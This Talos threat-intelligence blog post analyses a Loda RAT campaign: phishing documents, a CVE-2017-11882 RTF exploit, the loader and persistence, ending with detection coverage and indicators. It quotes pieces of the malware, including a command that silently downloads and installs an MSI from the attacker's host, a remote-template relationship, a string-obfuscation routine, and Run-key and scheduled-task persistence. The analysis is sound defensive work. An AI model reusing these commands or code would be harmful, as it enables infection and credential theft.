Loda RAT Grows Up

blog.talosintelligence.com/2020/02/loda-rat-grows-up.html

By Chris Neal.

- Over the past several months, Cisco Talos has observed a malware campaign that utilizes websites hosting a new version of Loda, a remote access trojan (RAT) written in AutoIT.

- These websites also host malicious documents that begin a multi-stage infection chain which ultimately serves a malicious MSI file. The second stage document exploits CVE-2017-11882 to download and run the MSI file, which contains Loda version 1.1.1.
- This campaign appears to be targeting countries in South America and Central America, as well as the U.S.

What's New?

Talos has observed several changes in this version of Loda. The obfuscation technique used within the AutoIT script changed to a different form of string encoding. Multiple persistence mechanisms have been employed to ensure Loda continues running on the infected host following reboots. Lastly, the new version leverages WMI to enumerate antivirus solutions running on the infected host.

How Did it Work?


The Loda sample analyzed in this post is delivered via a document chain. The first contains an OOXML relationship to a second document that contains an exploit. Once the exploit is triggered, an MSI file that contains the Loda RAT is downloaded to the target host and executed. While the main purpose of this RAT is to steal usernames, passwords, and cookies saved within browsers, it also has keylogging, sound recording, screenshotting and the ability to allow the threat actor to send messages to the infected host.

So What?


Loda is a simple, yet effective, RAT that has matured over time. This RAT is a good example of how effective relatively simple techniques combined with basic obfuscation can be. The techniques this malware employs are of fairly low complexity and show that slight changes in implementation can significantly reduce detection rates.

The Campaign

Telemetry from Cisco Umbrella shows that this campaign is quite active and seems to be targeting countries in South America, Central America and the U.S. The majority of the queries to the C2 domain "4success[.]zapto[.]org" originate from Brazil, Costa Rica and the United States. Similarly, the queries to "success20[.]hopto[.]org" originate from Argentina, Brazil and the United States. Our telemetry also shows that C2 communications go as far back as the last quarter of 2019.




DNS queries to 4success[.]zapto[.]org



DNS queries to success20[.]hopto[.]org

Infection chain

At the time of analysis, several steps of the infection chain had a relatively low detection rate due to various obfuscation techniques. The initial document is delivered via a phishing email that contains the first-stage document as an attachment.



Example of an email from this campaign

The first document in the infection chain, titled in one instance "comprobante de confirmación de pago.docx" contains an OOXML relationship, located in "/word/_rels" that points to a second document at "http://lcodigo[.]com/apiW/config/uploads/tmp/documento.doc". Aside from this OOXML relationship, the initial document isn't particularly noteworthy. The document uses this two-stage document technique to bypass some email filters.


```
<?xml version="1.0" encoding="UTF-8" standalone="yes"?>
<Relationships xmlns="http://schemas.openxmlformats.org/package/2006/relationships"><Relationship Id="
rId1" Type="http://schemas.openxmlformats.org/officeDocument/2006/relationships/attachedTemplate"
Target="http://lcodigo.com/apiW/config/uploads/tmp/documento.doc" TargetMode="External"/></
Relationships>
```

OOXML Relationship

The second document is a Rich Text Format document that contains a payload within an obfuscated OLE object which is then executed by exploiting CVE-2017-11882, an arbitrary code execution vulnerability in some versions of Microsoft Office. The contents of the Author field, "obidah qudah" in the metadata of this document appears to be constant across all samples analyzed during the investigation.

When we looked deeper into this author's name, we discovered they have a relatively long history of being associated with malicious RTF documents. Starting in 2017, there have been just under 1,300 malicious documents submitted to VirusTotal that contain "obidah qudah" in the author field. An overwhelming majority of these submissions are RTF documents that exploit CVE-2017-11882.

However, the "Last Modified By" field is not static throughout these documents. There appear to be multiple campaigns over the last few years, starting in 2017, that use the "obidah qudah" author name, with each campaign using a different "Last Modified By" field, with many serving malware other than Loda. It is unclear whether these campaigns were initiated by the same threat actor, or if a single malicious RTF document builder was used by multiple different actors. In the documents analyzed in this post, the "Last Modified By" value is set to "Richard."




Author labeled as "obidah qudah"

The OLE object within this document that contains the exploit and payload employs an interesting obfuscation technique that utilizes RTF control words.

Obfuscated payload

The control word "\par" used in the object indicates the end of a paragraph, while the "*" has a slightly more complex function. The "*" control word instructs an RTF reader to ignore the following control words only if they are not understood by the reader, which allows the author to include false control words (ex: \par67234). Using this technique to break up the OLE object not only obfuscates the payload but also does not allow RTF parsers to read the object in its entirety. Once it is executed, the control words will be ignored, concatenating the bytes in between into the exploit payload as shown below.



Deobfuscated payload

Within this payload, the command "cmd.exe & /C CD C: & msiexec.exe /i http://lcodigo[.]com/apiW/config/uploads/tmp/fkrkdn.msi /quiet" can be seen. Once the exploit is triggered, a malicious MSI file is then downloaded and executed.

This MSI was created using Exe2Msi, a common tool used to repackage Windows executables as an MSI file. Although this tool is most often used with legitimate software, it is also frequently used by malware authors. One of the benefits of delivering malware in an MSI package is that it provides a lower detection rate. Simply repackaging a malicious executable as an MSI file can reduce detection rates with very little effort. If repackaged as an MSI, the detection rate of a malicious executable can drop by up to 50 percent on VirusTotal. Combined with other forms of obfuscation, this can result in a crude, yet effective, means of evasion.

The malware

At execution, "fkrkdn.msi" extracts an executable at "C:\Users\<user>\AppData\Roaming\Windata\JLMWFF.exe." This is the Loda 1.1.1 binary, which is a compiled AutoIT script. A detailed write-up by Proofpoint on a previous version of Loda and its functionality can be found here.

The initial C2 beacon was captured from "JLMWFF.exe" which contained the unique signature "ZeXro0" repeated several times, which is not present in other versions of Loda. The C2 comms pointed to "4success[.]zapto[.]org" contain information about the infected host, including OS version, architecture and username. This also reveals that this version of Loda is "1.1.1." Aside from the unique signature, this beacon format is the same as previous versions.

Even though this new version of Loda has nearly identical functionality as previous versions, there are significant differences in implementation and design. Some of the functions within the script have been completely rewritten, with the most readily apparent change being the obfuscation technique used. In version 1.1.1, almost every string or variable is obfuscated using the simple encoding algorithm shown below.

```
FUNC M1BY3XT4GY6W($U6QN9WS8W, $Y4AQ8TZ5N)
LOCAL $T7EP1FQ0C = ""
LOCAL $W8PU5KG7UQ3I = ""
FOR $I = 1 TO STRINGLEN($U6QN9WS8W)
$W8OV3QP3Z = STRINGMID($U6QN9WS8W, $I, 1)
IF STRINGISINT($W8OV3QP3Z) THEN
$W8PU5KG7UQ3I &= $W8OV3QP3Z
ELSE
$T7EP1FQ0C &= CHR($W8PU5KG7UQ3I - $Y4AQ8TZ5N)
$W8PU5KG7UQ3I = ""
ENDIF
NEXT
RETURN $T7EP1FQ0C
ENDFUNC
```

Loda's encoding algorithm

There are a few key changes in functionality in version 1.1.1. To detect what antivirus

software is running on the host, earlier versions of Loda would call the AutoIT function PROCESSEXISTS() for each antivirus software process name. Loda 1.1.1 now makes a WMI query to "winmgmts:\\localhost\root\SecurityCenter2" to enumerate installed antivirus solutions, as shown below in the deobfuscated code:

```
LOCAL $Z6XP3AK4J = OBJGET("winmgmts:\\localhost\root\SecurityCenter2")
IF ISOBJ($Z6XP3AK4J) THEN
LOCAL $M7XI9FU4KD8C = $Z6XP3AK4J.ExecQuery("Select * from AntiVirusProduct")
IF NOT ISOBJ($M7XI9FU4KD8C) THEN RETURN 0
```

AV enumeration function

For persistence, the new version now adds both a registry key and a scheduled task:

```
$V0SN4RE7D = M1BY3XT4GY6W("HKCU\Software\Microsoft\Windows\CurrentVersion\Run", $02GK7UP3FA7K)
IF REGREAD($V0SN4RE7D, "YEJRGM") = "" THEN
REGWRITE($V0SN4RE7D, "YEJRGM", "REG_SZ", $T7TU4ZE1E & @APPDATADIR & "\Windata\JLMWFF.exe" & $T7TU4ZE1E)
ENDIF
RUN(@COMSPEC & "/c schtasks /create /tn " & "YEJRGM.exe" & " /tr " & $N1LY9MC3VH4Z & "\JLMWFF.exe" & " /sc minute /mo 1", $N1LY9MC3VH4Z, "", @SW_HIDE)
```

Persistence mechanism

A new capability this version has is the ability to read the contents of "\filezilla\recentservers.xml". This document contains the IP addresses, usernames and passwords of servers that Filezilla has recently connected to. It is important to note that these passwords are stored in either plaintext or encoded in base64.

One interesting functionality that persists through the versions of Loda is the command "QURAN". This command streams music from "live.mp3quran[.]net:9976" in Windows Media Player using the Microsoft Media Server (MMS) protocol. MMS is a deprecated Microsoft proprietary network streaming protocol used to stream media in Windows Media Player.

```
IF STRINGINSTR($COMMAND, "QURAN") THEN
FILECREATESHORTCUT("mms://live.mp3quran.net:9976/", @TEMPDIR & "/Q.lnk", @TEMPDIR)
SHELLEXECUTE(@TEMPDIR & "/Q.lnk", "", "", "", @SW_HIDE)
ENDIF
```

"QURAN" command function

There is no other functionality to this command other than playing the music that is streaming at this URL to the infected host.

Conclusion

Although the functionality of this new version of Loda is similar to previous versions, this new iteration is a slightly more well-developed RAT. Loda is simple yet has proven to be effective, and poses a serious threat to an infected host. The credential stealing capabilities could lead to significant financial loss or a potential data breach. By changing the obfuscation techniques the threat actor was able to lower the detection rate considerably. The change in persistence mechanisms and AV solution detection show that the malware authors are actively improving the functionality of Loda.

Coverage

Snort

[SID] 53031

ClamAV

Win.Packed.LokiBot-6963314-0
Doc.Exploit.Cve_2017_11882-7570663-1
Doc.Downloader.Loda-7570590-0

Additional ways our customers can detect and block this threat are listed below.

Product	Protection
AMP	✓
Cloudlock	N/A
CWS	✓
Email Security	✓
Network Security	✓
Stealthwatch	N/A
Stealthwatch Cloud	N/A
Threat Grid	✓
Umbrella	✓
WSA	✓

Advanced Malware Protection (AMP) is ideally suited to prevent the execution of the malware used by these threat actors.

Cisco Cloud Web Security (CWS) or Web Security Appliance (WSA) web scanning prevents access to malicious websites and detects malware used in these attacks.

Email Security can block malicious emails sent by threat actors as part of their campaign.

Network Security appliances such as Next-Generation Firewall (NGFW), Next-Generation Intrusion Prevention System (NGIPS), andMeraki MX can detect malicious activity associated with this threat.

AMP Threat Grid helps identify malicious binaries and build protection into all Cisco Security products.

Umbrella, our secure internet gateway (SIG), blocks users from connecting to malicious domains, IPs, and URLs, whether users are on or off the corporate network.

Open Source Snort Subscriber Rule Set customers can stay up to date by downloading the latest rule pack available for purchase on Snort.org.

IOCs:

http://lcodigo[.]com/apiW/config/uploads/tmp/documento.doc
http://lcodigo[.]com/apiW/config/uploads/tmp/fkrkdn.msi
http://lcodigo[.]com/apiW/config/uploads/tmp/kctlqz.msi
http://drinkfoodapp[.]com/AdminDF/assets/img/app/settings.doc
http://drinkfoodapp.com/AdminDF/assets/img/app/grcfne.msi
http://yewonder[.]com/wp-content/plugins/ltfhmam/eklnxx.msi
https://www[.]miracleworkstudios[.]com/wp-content/uploads/2019/12/app/updates.doc
http://wp[.]168gamer[.]com/secured/mcsonb.msi
http://wp[.]168gamer[.]com/secured/office.doc

Docs:

b5df816986a73e890f41ff0c0470a2208df523f17eb4eac9c5f0546da2ec161e
af42191fe2ea328080939ec656302a8f364dac44b5cd8277dcbaeb15ff499178
36865059f1c142ba1846591aae8d78d8a109a0dc327a88547e41e3663bad2eaf
e15336491ab57a16a870edd5b135014b62387cb45e4e490b9d4091c54394dec4

MSI:

9edd2bfdb0c177f046cec1392d31ee3f67174e0a23fdf7e4b6fd580e769f0493
8b989db4a9f8c3f0fa825cca35386ac4be4e33fd2ea53a118d4f4dd8259aeccc
633f3970c31c9cb849bd5f66c3a783538bb2327b4bec5774b870f8b3b53ea3c1
C65668958c5dfeccb40abd0771c17d045f24c78f51ea6c3955e110f53ad8eece
740a5c19645d5a90fc1e11c84f5d6a058dc50206337aa37bbc783bd54ba84a79
6cb47f2ecd58349ffe65d7ea281eea2ebd231bbaac30843f872ae2249bd140b0

C2:

4success[.]zapto[.]org
success20[.]hopto[.]org
breakthrough[.]hopto[.]org